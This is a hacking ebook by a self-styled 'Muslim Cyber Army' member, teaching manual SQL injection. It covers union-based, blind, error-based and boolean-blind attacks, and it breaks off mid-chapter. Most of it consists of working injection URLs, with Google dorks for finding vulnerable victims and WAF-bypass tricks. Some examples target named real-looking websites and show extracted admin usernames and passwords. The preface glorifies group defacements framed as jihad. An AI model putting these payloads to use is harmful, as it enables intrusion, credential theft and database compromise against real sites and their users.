ALL ABOUT MANUAL SQLi

By:
llvll4sT3r X

ALL ABOUT MANUAL SQLi

By:
llvll4sT3r X

History of MCA

As you know that there are many Expert and Professional Hackers in Hacking Field. Many Muslim Hacker groups working separately from all around the world. After saw this some people contact with admins of Different Muslim Groups to arrange a meeting for unity. After the successful meeting they all united in one group whose name choosen as MCA (Muslim Cyber Army).

Muslim Cyber Army is not only that team which only defaces the target websites, instead of this its basic vision and mission is to support all the Muslim Anonymous Hacker Operations, invite all Muslim Hackers from all around the world to work in a one united group, also to help and give knowledge to the Junior Muslim Hackers and make them in an expert level, and To support all the Muslims and Poor people from all around the world, Who don't have any power to give feedback to the black listed countries after their tourcher on them. MCA Work only for the way of Islam, for Jihaad. It's not build for the benefits of any Specific person, Specific Region or Specific Area. Its build only for the whole Muslims and only for Jihaad.

Muslim Cyber Army had made after the cooperation of
Anonymous Albania,
007 team from Jordon,
Anonymous Muslim Cyber Army,
Anonymous Bangladesh,
Anonymous Indonesia,
Anonymous Russia (Muslim Hackers),
Iranian Hackers,
Blag Flag Army (Black Eagles),
Majelis Hacker Islam Indonesia,
Indonesian Security Down Malang (ISD-Malang),
And some other Highly Professional Hackers related from Underground Hacking Market.

Expect Us!!!
We are Fearless
We are Unstoppable
We are United
We are the "Muslim Cyber army"

Long Live Muslim Hack3rs...!!!

Official Members and Contact

We Are

llvll4sT3r X, Bulka Hacker, Unikc00d3r, Volcan Hacker, XSpl4cop4_404, 007 HaCkEr TeAm, Shadowboy_BlackInjection,, Bill Gate, Int3rn3t Troj3n, Penjual Sempax, TH3*BL@CK*C0D3, TH3_D@RK_V0RT3X, Bl4ck_1n73ct10n, 3v!L GeN!Us

For Contact Visit:

Official Group:

https://www.facebook.com/groups/MuslimCyberArmy786/

Official Fan page:

https://www.facebook.com/muslims.cyberarmy007

Our Groups:

https://www.facebook.com/groups/mca.web/

https://www.facebook.com/groups/Anonymous.Muslim.Cyber.army/

https://www.facebook.com/groups/MuslimCyberArmy/

Our Fan Pages:

https://www.facebook.com/MuslimCyberTeam?ref=ts&fref=ts

Special Thanks

Very Thanks to our Friends, who supported us every time in different Operations and whenever Muslim World need them they show their concentration and work on that. Special respect for them:

Pakhtun Haxor, King Khan, Mj Mirza, Pak Leaks, Hacker Titans, Power Ranger (BanglaDesh), Ziddi, Malik Hanzla, Connecting Friends, Danger Bhai, Hacker Arkani,
Pakistan Cyber Army(PCA), Pakistan Cyber Eagles (PCE), Muslim Cyber Shell'z (MCS), Muslim Cyber Fighters (MCF), Pakistan Cyber Force (PCF), The Hacker Crew (THC), The Hacker Army (THA), Expire Cyber Army (CEA), Pakistan Hacker Crew (PHC), Pakistan Cyber Pirates (PCP), Pakistan Cyber Mafia, Arab Hackers, Malaysian Muslim Hackers,

Some International Friends:

Admin 7 Stage, Elite Hacker General, James bond 007, Russian Mafia, Cr4zy 3xploit, Injector.......

And

Greets To
All Muslim Hackers
From
All around the World

Disclaimer

All Information provided in this book is only for educational purpose, if any one will be found in an illegal activity then we have no responsibility for this.

An Important Note Before Starting

Hacking is an Art of Intelligence; if you don’t have this Art then leave the book now and take rest otherwise you will feel a head pain. If you are the experienced person of this art then you will understand it very easily. Just Remember one thing there is no special skills need to learn something new, only the mind should be positive and always open with sharpness to understand.

Table of Contents

CHAPTER 1

Manual SQL Injection

Complete Guide to SQL INJECTION:

Before we see what SQL Injection is. We should know what SQL and Database are.

Database:
Database is collection of data. In website point of view, database is used for storing user ids,passwords,web page details and more.
Some List of Database are:

DB servers,
MySQL(Open source),
MSSQL,
MS-ACCESS,
Oracle,
Postgre SQL(open source),
SQLite,

SQL:
Structured Query Language is Known as SQL. In order to communicate with the Database ,we are using SQL query. We are querying the database so it is called as Query language.

Definition from Complete reference:
SQL is a tool for organizing, managing, and retrieving data stored by a computer database. The name "SQL" is an abbreviation for Structured Query Language. For historical reasons, SQL is usually pronounced "sequel," but the alternate pronunciation "S.Q.L." is also used. As the name implies, SQL is a computer language that you use to interact with a database. In fact, SQL works with one specific type of database, called a relational database.

Simple Basic Queries for SQL:
Select * from table_name :
this statement is used for showing the content of tables including column name.

e.g.:
select * from users;

Insert into table_name(column_names,...) values(corresponding values for columns):
For inserting data to table.

e.g.:
insert into users(username,userid) values("BreakTheSec","break");

I will give more detail and query in my next book about the SQL QUERY.

What is SQL Injection?
SQL injection is Common and famous method of hacking in present. Some newbie's are thinking that this is a small thing due to some kiddy or scripted software like "Havij", but if you see it manually then it is a huge topic and many books can be easily written on this. Using this method an unauthorized person can access the database of a website. Attacker can get all details from the Database.

What an attacker can do?
ByPassing Logins
Accessing secret data
Modifying contents of website
Shutting down the My SQL server

Now let's dive into the real procedure for the SQL Injection.


Follow my steps.

Step 1:
<u>Finding Vulnerable Website:</u>
Our best partner for SQL injection is Google. We can find the vulnerable websites (hackable websites) using Google Dork list. Google dork is searching for vulnerable websites using the Google searching tricks. There is lot of tricks to search in Google. But we are going to use "inurl:" command for finding the vulnerable websites.

Some Examples:
inurl:index.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:pageid=

If you want to find out more then search on Google for latest SQL dorks.

How to use?
Copy one of the above command and paste in the Google search engine box.
Hit enter.
You can get list of web sites.
We have to visit the websites one by one for checking the vulnerability.
So Start from the first website.



inurl:index.php?id=

About 2,570,000,000 results (0.21 seconds)

CLC bio CLC Sequence Viewer
www.clcbio.com/index.php?id=28
A Sequence Viewer for basic bioinformatics. CLC Sequence Viewer creates a software environment enabling users to make a large number of bioinformatics ...

Water Crisis
www.worldwatercouncil.org/index.php?id=25
While the world's population tripled in the 20th century, the use of renewable water resources has grown six-fold. Within the next fifty years, the world population ...

Welcome to CAcert.org
www.cacert.org/index.php?id=3
You are bound by the Root Distribution Licence for any re-distributions of CAcert's roots. Class 1 PKI Key Click here if you want to import the root certificate into ...

Grammar - English-Zone.Com - the BEST English-Learner's site on ...
english-zone.com/index.php?ID=1
60+ items – English as a Second Language fun site! Learn grammar ...
Lie or Lay? 01. Quiz: Lie or Lay? (Help Box Available) This is difficult! Visits ...

Note: *if you like to hack particular website,then try this:*
site:www.victimsite.com dork_list_commands
e.g.:
site:www.victimsite.com inurl:index.php?id=

Step 2:
Checking the Vulnerability:
Now we should check the vulnerability of websites. In order to check the vulnerability, add the single quotes (') at the end of the url and hit enter. (No space between the number and single quotes)

e.g.:
http://www.victimsite.com/index.php?id=2'

If the page remains in same page or showing that page not found or showing some other WebPages. Then it is not vulnerable.

If it showing any errors which is related to sql query, then it is vulnerable. Cheers..!!

e.g.:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\" at line 1

Step 3:
Finding Number of columns:
Now we have found the website is vulnerable. Next step is to find the number of columns in the table. For that replace the single quotes(') with "order by n" statement.(leave one space between number and order by n statement)

Change the n from 1,2,3,4,,5,6,...n. Until you get the error like "unknown column ".

e.g.:

http://www.victimsite.com/index.php?id=2 order by 1
http://www.victimsite.com/index.php?id=2 order by 2
http://www.victimsite.com/index.php?id=2 order by 3
http://www.victimsite.com/index.php?id=2 order by 4

change the number until you get the error as "unknown column"

if you get the error while trying the "x"th number,then no of column is "x-1".

I mean:

http://www.victimsite.com/index.php?id=2 order by 1(noerror)
http://www.victimsite.com/index.php?id=2 order by 2(noerror)
http://www.victimsite.com/index.php?id=2 order by 3(noerror)
http://www.victimsite.com/index.php?id=2 order by 4(noerror)
http://www.victimsite.com/index.php?id=2 order by 5(noerror)
http://www.victimsite.com/index.php?id=2 order by 6(noerror)
http://www.victimsite.com/index.php?id=2 order by 7(noerror)
http://www.victimsite.com/index.php?id=2 order by 8(error)
so now x=8 , The number of column is x-1 i.e, 7.


Sometime the above may not work. At the time add the "--" at the end of the statement.
e.g.:
http://www.victimsite.com/index.php?id=2 order by 1--

Step 4:
Displaying the Vulnerable columns:
Using "union select columns_sequence" we can find the vulnerable part of the table. Replace the "order by n" with this statement. And change the id value to negative(i mean id=-2,must change, but in some website may work without changing).

Replace the columns_sequence with the no from 1 to x-1(number of columns) separated with commas(,).

e.g.:
if the number of columns is 7 ,then the query is as follow:
http://www.victimsite.com/index.php?id=-2 union select 1,2,3,4,5,6,7--
If the above method is not working then try this:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,3,4,5,6,7--
It will show some numbers in the page(it must be less than 'x' value, i mean less than or equl to number of columns).

Like this:



3
Query was empty
7

Now select 1 number.
It showing 3,7. Let's take the Number 3.

Step 5:
Finding version, database, user
Now replace the 3 from the query with "version()"

e.g.:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,version(),4,5,6,7--

It will show the version as 5.0.1 or 4.3. Something likes this.

Replace the version() with database() and user() for finding the database, user respectively.

e.g.:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,database(),4,5,6,7--

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,user(),4,5,6,7--

If the above is not working, then try this:


http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,unhex(hex(@@version)),4,5,6,7--

Step 6:
Finding the Table Name

If the version is 5 or above. Then follow these steps. Now we have to find the table name of the database. Replace the 3 with "group_concat(table_name) and add the "from information_schema.tables where table_schema=database()"

e.g.:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(table_name),4,5,6,7 from information_schema.tables where table_schema=database()--

Now it will show the list of table names. Find the table name which is related with the admin or user.



```
admin,banner,cini_news,cini_news_fr,gallery_categories,gallery_comments,gallery_groupaccess,
Query was empty
                                         7
```

Now select the "admin " table.

If the version is 4 or some others, you have to guess the table names. (user, tbluser). It is hard and bore to do sql injection with version 4.


Step 7:_
Finding the Column Name

Now replace the "group_concat(table_name) with the "group_concat(column_name)"


Replace the "from information_schema.tables where table_schema=database()--" with "FROM information_schema.columns WHERE table_name=mysqlchar--

Now listen carefully ,we have to find convert the table name to MySql CHAR() string and replace mysqlchar with that .

Find MysqlChar() for Tablename:
First of all install the HackBar addon:
https://addons.mozilla.org/en-US/firefox/addon/3899
Now
select sql->Mysql->MysqlChar()



This will open the small window ,enter the table name which you found. I am going to use the admin table name.




No text was selected for the requested action

admin

Click ok

Now you can see the CHAR(numbers separated with commas) in the Hack toolbar.



CHAR(97, 100, 109, 105, 110)

Copy and paste the code at the end of the url instead of the "mysqlchar"

e.g.:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(column_name),4,5,6,7 from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)--

Now it will show the list of columns.
like admin,password,admin_id,admin_name,admin_password,active,id,admin_name,admin_pass,admin_id,admin_name,admin_password,ID_admin,admin_username,username,password…..etc.

Now replace the replace group_concat(column_name) with group_concat(columnname,0x3a,anothercolumnname).

Columnname should be replaced from the listed column name.
anothercolumnname should be replace from the listed column name.

Now replace the " from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)" with the "from table_name"

e.g.:
http://www.victimsite.com/index.php?id=-2
and 1=2 union select 1,2,group_concat(admin_id,0x3a,admin_password),4,5,6,7 from admin--

Sometime it will show the column is not found.
Then try another column names

Now it will Username and Passwords.

Cheers…..! ☺

If the website has members then jock-bot for you. You will have the list of usernames and password. Some time you may have the email ids also, enjoy you got the Dock which can produce the golden eggs.

Step 8:
Finding the Admin Panel:

To find admin panel is a boring and time taken work, because you have to guess the admin panel like:

http://www.victimsite.com/admin.php
http://www.victimsite.com/admin/
http://www.victimsite.com/admin.html
http://www.victimsite.com:2082/
etc.

If you have luck, you will find the admin page.

If you want latest admin url list then search it on google, or it is more better to use admin panel script in perl.

CHAPTER 2

Blind SQL Injection

In this chapter we will learnt about Blind Sql Injection.
This is more advanced then an ordinary one just keep on reading and you will understand why.

Some Google dorks for Sql injection: (Not all of these needs to be hacked with the Blind Sqli method.

```
inurl:sql.php?id=
inurl:news_view.php?id=
inurl:select_biblio.php?id=
inurl:humor.php?id=
inurl:aboutbook.php?id=
inurl:fiche_spectacle.php?id=
inurl:article.php?id=
inurl:show.php?id=
inurl:staff_id=
inurl:newsitem.php?num=
inurl:readnews.php?id=
```

I am using our target example as:

```
http://www.site.com/news.php?id=5
```

When we execute this, we see some page and articles on that page, pictures etc...

then when we want to test it for blind Sql injection attack

```
http://www.site.com/news.php?id=5 and 1=1 <--- this is always true
```

The page loads normally, that's okay.

Now the real test.

```
http://www.site.com/news.php?id=5 and 1=2 <--- this is false
```

So if some text, picture or some content is missing on returned page then that site is vulnerable to blind Sql injection.

Step 1:
<u>Get the MySQL version</u>:

To get the version in blind attack we use substring.

```
http://www.site.com/news.php?id=5 and substring(@@version,1,1)=4
```

This should return TRUE if the version of MySQL is 4.

Replace 4 with 5, and if query return TRUE then the version is 5.

```
http://www.site.com/news.php?id=5 and substring(@@version,1,1)=5
```

Step 2:
Test if subselect works:

When select don't work then we use subselect

```
http://www.site.com/news.php?id=5 and (select 1)=1
```

If page loads normally then subselects work.

Then we going to see if we have access to mysql.user

```
http://www.site.com/news.php?id=5 and (select 1 from mysql.user limit 0,1)=1
```

If page loads normally we have access to mysql.user and then later we can pull some password using load_file() function and OUTFILE.

Step 3:
Check table and column names:

This part might be tricky because you have to guess.

For example

```
http://www.site.com/news.php?id=5 and (select 1 from users limit 0,1)=1

(with limit 0,1 our query here returns 1 row of data, cause subselect returns only
1 row, this is very important.)
```

Then if the page loads normally without content missing, the table users exits.
If you get FALSE (some article missing), just change table name until you guess the right one.

Let's say that we have found that table name is users, now what we need is column name.

The same as table name, we start guessing. As same I said before try the common names for columns.

```
http://www.site.com/news.php?id=5 and (select substring(concat(1,password),1,1) fr
om users limit 0,1)=1
```

If the page loads normally we know that column name is password (if we get false then try common names or just guess)

Here we merge 1 with the column password, then substring returns the first character (,1,1)

Step 4:
Pull data from the database:

We found table users in columns username password so we are going to pull characters from that.

```
http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a
,password) from users limit 0,1),1,1))>80
```

Ok this here pulls the first character from first user in table users.

Substring here returns first character and 1 character in length. ascii() converts that 1 character into ascii value

and then compare it with symbol greater then > .

So if the ascii character greater then 80, the page loads normally. (TRUE)

We keep trying until we get false.

```
http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a
,password) from users limit 0,1),1,1))>95
```

We get TRUE, keep on raising the value.

```
http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a
,password) from users limit 0,1),1,1))>98
```

TRUE again, higher

```
http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a
,password) from users limit 0,1),1,1))>99
```

Let’s say we got a false value now.

So the first character in username is char(99). Using the ascii converter we know that char(99) is letter 'c'.

then let's check the second character.

```
http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a
,password) from users limit 0,1),2,1))>99
```

Note that i'm changed ,1,1 to ,2,1 to get the second character. (now it returns the second character, 1 character in length)

```
http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a
,password) from users limit 0,1),2,1))>99
```

True keep going.

```
http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a
,password) from users limit 0,1),2,1))>107
```

False lower number.

```
http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a
,password) from users limit 0,1),2,1))>104
```

True go higher.

```
http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a
,password) from users limit 0,1),2,1))>105
```

False! We now know that the character is 105 so if we count it with hex it's i.
We have "ci" so far.

So keep going up until you get the end. (When >0 returns false we know that we have reach to the end).

CHAPTER 3

Error Based SQL Injection With BONUS….!!!

I'll be using this site as an example:

```
http://www.leadacidbatteryinfo.org/newsdetail.php?id=52
```

You don't need to go into error based for this site, but I'm going to anyways, just for the tutorial. Error Based Injection is really helpful when you run into what I call "stupid errors".

Here are a few examples.

1. `The Used Select Statements Have A Different Number Of Columns.`
2. `Unknown column 1 in order clause. (or 0)`
3. `Can't find your columns in the page source.`
4. `Error #1604`

The list goes on; it's really useful for times like these.

Getting the Version:
So what we want to do, is force an error by duplicating what we want out of the site.
Let's check the version before we go into getting the tables, because if it's less then 5, these queries won't work because information_schema doesn't exist.

```
+or+1+group+by+concat_ws(0x7e,version(),floor(rand(0)*2))+having+min(0)+or+1--
```

So now my url looks like this:

```
http://www.leadacidbatteryinfo.org/newsdetail.php?
id=52+or+1+group+by+concat_ws(0x7e,version(),floor(rand(0)*2))+ha
ving+min(0)+or+1--
```

What we want to look for, is the duplicate entry error. As you can see, the site has the error.

```
Duplicate entry '5.1.52-log~1' for key 'group_key'
```

Getting The Table Names:
Now we know information_schema exists, so we can use it to get data out of the tables.

So now let's start by getting our table names.

```
+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(table_nam
e+as+char),0x7e))+from+information_schema.tables+where+table_schema=0xDATABASEHE
X+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)
```

So now my link looks like this:

```
http://www.leadacidbatteryinfo.org/newsdetail.php?id=52+and+(select+1+from+
(select+count(*),concat((select(select+c  oncat(cast(table_name+as+char),0x7e))
+from+information_schema.tables+where+table   _schema=database()
+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+ group+by+x)a)
```

We get our duplicate entry, for our first table name

Now we have to use limit to get the next table name

```
 www.leadacidbatteryinfo.org/newsdetail.php?id=52+and+(select+1+from+
(select+count(*),concat((select(select+c  oncat(cast(table_name+as+char),0x7e))
+from+information_schema.tables+where+table  _schema=database()
+limit+1,1),floor(rand(0)*2))x+from+information_schema.tables+ group+by+x)a)
```

Now that we know how to get our table names, we just keep incrementing in the limit statement until we come across a "juicy" table.

```
www.leadacidbatteryinfo.org/newsdetail.php?id=52+and+(select+1+from+
(select+count(*),concat((select(select+c  oncat(cast(table_name+as+char),0x7e))
+from+information_schema.tables+where+table  _schema=database()
+limit+10,1),floor(rand(0)*2))x+from+information_schema.tables +group+by+x)a)
```

Oh lucky, tbladmin!

Getting The Columns:

Now we want to get the columns, out of that table. So we change our syntax up a little bit, and hex our table name.

```
+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(column_na
me+as+char),0x7e))+from+information_schema.columns+where+table_name=0xHEXOFTABLE
+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)
```

So now my link looks like this.

```
www.leadacidbatteryinfo.org/newsdetail.php?id=52+and+(select+1+from+
(select+count(*),concat((select(select+c  oncat(cast(column_name+as+char),0x7e))
+from+information_schema.columns+where+tab
le_name=0x74626c61646d696e+limit+0,1),floor(rand(0)*2))x+from+information_schema
.tables+group+by+x)a)
```

Remember when we HEX our table name, 0x always goes in front.
74626c61646d696e is the hex of my table name, which was tbladmin.

So far we have adminid

Now we increment in our limit statement until we get the columns we want.

```
www.leadacidbatteryinfo.org/newsdetail.php?id=52+and+(select+1+from+
(select+count(*),concat((select(select+c  oncat(cast(column_name+as+char),0x7e))
+from+information_schema.columns+where+tab
le_name=0x74626c61646d696e+limit+1,1),floor(rand(0)*2))x+from+information_schema
.tables+group+by+x)a)
```

That returns to username.

```
www.leadacidbatteryinfo.org/newsdetail.php?id=52+and+(select+1+from+
(select+count(*),concat((select(select+c  oncat(cast(column_name+as+char),0x7e))
+from+information_schema.columns+where+tab
le_name=0x74626c61646d696e+limit+2,1),floor(rand(0)*2))x+from+information_schema
.tables+group+by+x)a)
```

That returns to password.

Getting Data Out Of Columns:

So now we have adminid, username, and password.

Now we put those in a concat statement, from the table we want.

```
+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(concat(co
lumn1,0x7e,column2,0x7e,column3)+as+char),0x7e))+from+TABLENAME+limit+0,1),floor
(rand(0)*2))x+from+information_schema.tables+group+by+x)a)
```

So now my link looks like this:

```
www.leadacidbatteryinfo.org/newsdetail.php?id=52+and+(select+1+from+
(select+count(*),concat((select(select+c
oncat(cast(concat(adminid,0x7e,username,0x7e,password)+as+char),0x7e))+from+tbla
dmin+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)
```

And I get the duplicate entry for the adminid, username, and password.

```
Duplicate entry '1~ishir~ishir123~1' for key 'group_key'
```

BONUS!

I'm going to be explaining a few functions, that way you can get a better understanding of what you're actually doing. I am going to mix it so don’t be confuse just concentrate.

The Count Function:

This is pretty obvious, it counts something. It's an easy way to check how many databases/tables there are. You can use this in many different injections, here's a few ways to use it in the following injections.

Let’s say 3 is our vulnerable column, out of 5 columns.

Union Based:

```
www.site.com/dork.php?
id=null+union+select+1,2,count(schema_name),4,5+from+information_schema.schemata--
```

String Based:

```
www.site.com/dork.php?
id=null'+union+select+1,2,count(schema_name),4,5+from+information_schem
a.schemata-- x
```

Error Based:

```
www.site.com/dork.php?id=5+and+(select+1+from+
(select+count(*),concat((select(select+concat(c  ast(count(schema_name)
+as+char),0x7e))+from+information_schema.schemata+limit+0,
1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)
```

Blind:

```
www.site.com/dork.php?id=5+and+ascii(substring((select+concat(count(schema_name))
+from+inform ation_schema.schemata+limit+0,1),1,1))>0
```

The Substring Function:

Now this is really useful in blind injection, because you need to get things letter by letter. Sometimes you might go into error based injection, and get the error of "Subquery returns more then 1 row".

Example, lets say we want the first letter of the information from the username column, from the admin table.

```
substring(DATA, start length, end length)
```

So let’s say the username is admin, and the table name is admin.

Union Based:

```
www.site.com/dork.php?
id=null+union+select+1,2,substring(username,1,1)+from+admin--
```

The returned letter would be 'a' because that's the first letter.

```
www.site.com/dork.php?
id=null+union+select+1,2,substring(username,1,5)+from+admin--
```

The returned value would be 'admin' because it ends at the 5th letter, which is admin.

```
www.site.com/dork.php?
id=null+union+select+1,2,substring(username,3,5)+from+admin--
```

The returned value would be 'min', because it starts at the 3rd letter, and ends at the 5th.

String Injection:

```
www.site.com/dork.php?
id=null'+union+select+1,2,substring(username,1,1)+from+admin-- x
```

Error Based:

```
www.site.com/dork.php?id=5+and+(select+1+from+
(select+count(*),concat((select(select+concat(c
ast(concat(substring(username,1,1))+as+char),0x7e))+from+admin+limit+0,1),floor(
rand(0)*2))x+from+information_schema.tables+group+by+x)a)
```

Concat & Limit
For some sites, the function group_concat, concat,or concat_ws won't exist, so you'd need to use limit.

Let’s say our table name is admin, and we get an error when we try something like...

```
www.site.com/dork.php?
id=null+union+select+1,2,group_concat(table_name,0x0a),4,5+from+informa
tion_schema.tables+where+table_schema=database()--
```

"Function group_concat does not exist in blahblahblah".

Instead, we'd use limit and concat, or just table_name to get them.

```
www.site.com/dork.php?
id=null+union+select+1,2,table_name,4,5+from+information_schema.tables+
where+table_schema=database()+limit+0,1--
```

It would give us our first table name.

Like & Between

Is the WAF getting on your nerves when you're trying to use =?
You can use keywords to get around that.

Let's say our table name is admin, and we're trying to get columns out of it.

```
www.site.com/dork.php?id=null+union+select+1,2,/*!concat*/
(table_name),4,5+from+/*!information_schema*/.tables+/*!where*/
+table_name=0x61646d696e--
```

We get our 403/406 error. We can use "Like" instead of =.

```
www.site.com/dork.php?id=null+union+select+1,2,/*!concat*/
(table_name),4,5+from+/*!information_schema*/.tables+/*!where*/
+table_name+like+0x61646d696e--
```

You can also use between, and it works the same way...

Well I'll be updating this soon, once I think of more stuff to add onto it.
Sorry if I missed Some thing.

CHAPTER 4

Boolean Base Blind SQL Injection

So as lot of people view blind injection as having to guess everything, when it's called blind injection because no data is visible on the page as an outcome.

Remember, whenever you're injecting a site, as long as information_schema exists (version 5 or more), then you can use it to get data out of a page. This includes table names, database names, columns and all the rest.

As I had written in Chapter 2 about Blind SQL injection. This method is approximately same as like as in chapter 2, But it’s a little bit difference and in more deep details.

Here's again a quick tutorial on getting data using blind injection for versions 5 or above, without guessing the outcome.

I'll be using this site as an example.

```
http://cathedralhillpress.com/book.php?id=1
```

Getting The Version:
Let's start by getting the version, to see if we can use substring() to get data out of information_schema.

```
http://cathedralhillpress.com/book.php?id=1 and substring(version(),1,1)=5
```

It loads fine. Now let's replace the 5 with a 4 to double check.

```
http://cathedralhillpress.com/book.php?id=1 and substring(version(),1,1)=4
```

As you can see, the page has a huge chunk of text and pictures missing off of the page.

Getting the Table Names:

Now let's get the first character, of the first table name out of our database.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select
concat(table_name)+from+information_schema.tables+where+table_schema=database()+
limit+0,1),1,1))>0
```

The page loaded fine, so we know our first character’s ascii value is more then 0.

So we increment 0 until we get around the area it will be in.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select
concat(table_name)+from+information_schema.tables+where+table_schema=database()+
limit+0,1),1,1))>75
```

We know it's more then 75, so let's go up a little bit more.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select
concat(table_name)+from+information_schema.tables+where+table_schema=database()+
limit+0,1),1,1))>80
```

Now we get our error, so let's go down, and change more then, to equals to get the exact value.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select
concat(table_name)+from+information_schema.tables+where+table_schema=database()+
limit+0,1),1,1))=76
```

We get our error, so let's go up.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select
concat(table_name)+from+information_schema.tables+where+table_schema=database()+
limit+0,1),1,1))=77
```

Another error, let's go up again.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select
concat(table_name)+from+information_schema.tables+where+table_schema=database()+
limit+0,1),1,1))=78
```

And now it loads fine, so let's check the ascii value for 78.

You can check that here, by looking at the ASCII table.

78 come back to "N".

Now we know our first letter is N, so let's get the next letter by incrementing the 1, to a 2, in our substring() statement.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select
concat(table_name)+from+information_schema.tables+where+table_schema=database()+
limit+0,1),2,1))>100
```

We know it's more then 100, so let's go up to 101 now.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select
concat(table_name)+from+information_schema.tables+where+table_schema=database()+
limit+0,1),2,1))>101
```

We get our error. If the returned value is greater then 100, but not greater then 101, then it has to be 101. It's common sense.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select
concat(table_name)+from+information_schema.tables+where+table_schema=database()+
limit+0,1),2,1))=101
```

And it loads fine...Now convert the ascii value of 101 to text. It comes back to "e".

So far we have "Ne"

Now you can either keep getting the returned values, or try and guess the table name. It looks like News, so let's get our next character and guess.

The ascii value of "w" is 119, so let's see if it comes out positive.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select
concat(table_name)+from+information_schema.tables+where+table_schema=database()+
limit+0,1),3,1))=119
```

It loads fine, so now we have "New".

Let’s check the last one...

The value of "s" is 115, so let's guess again.

```
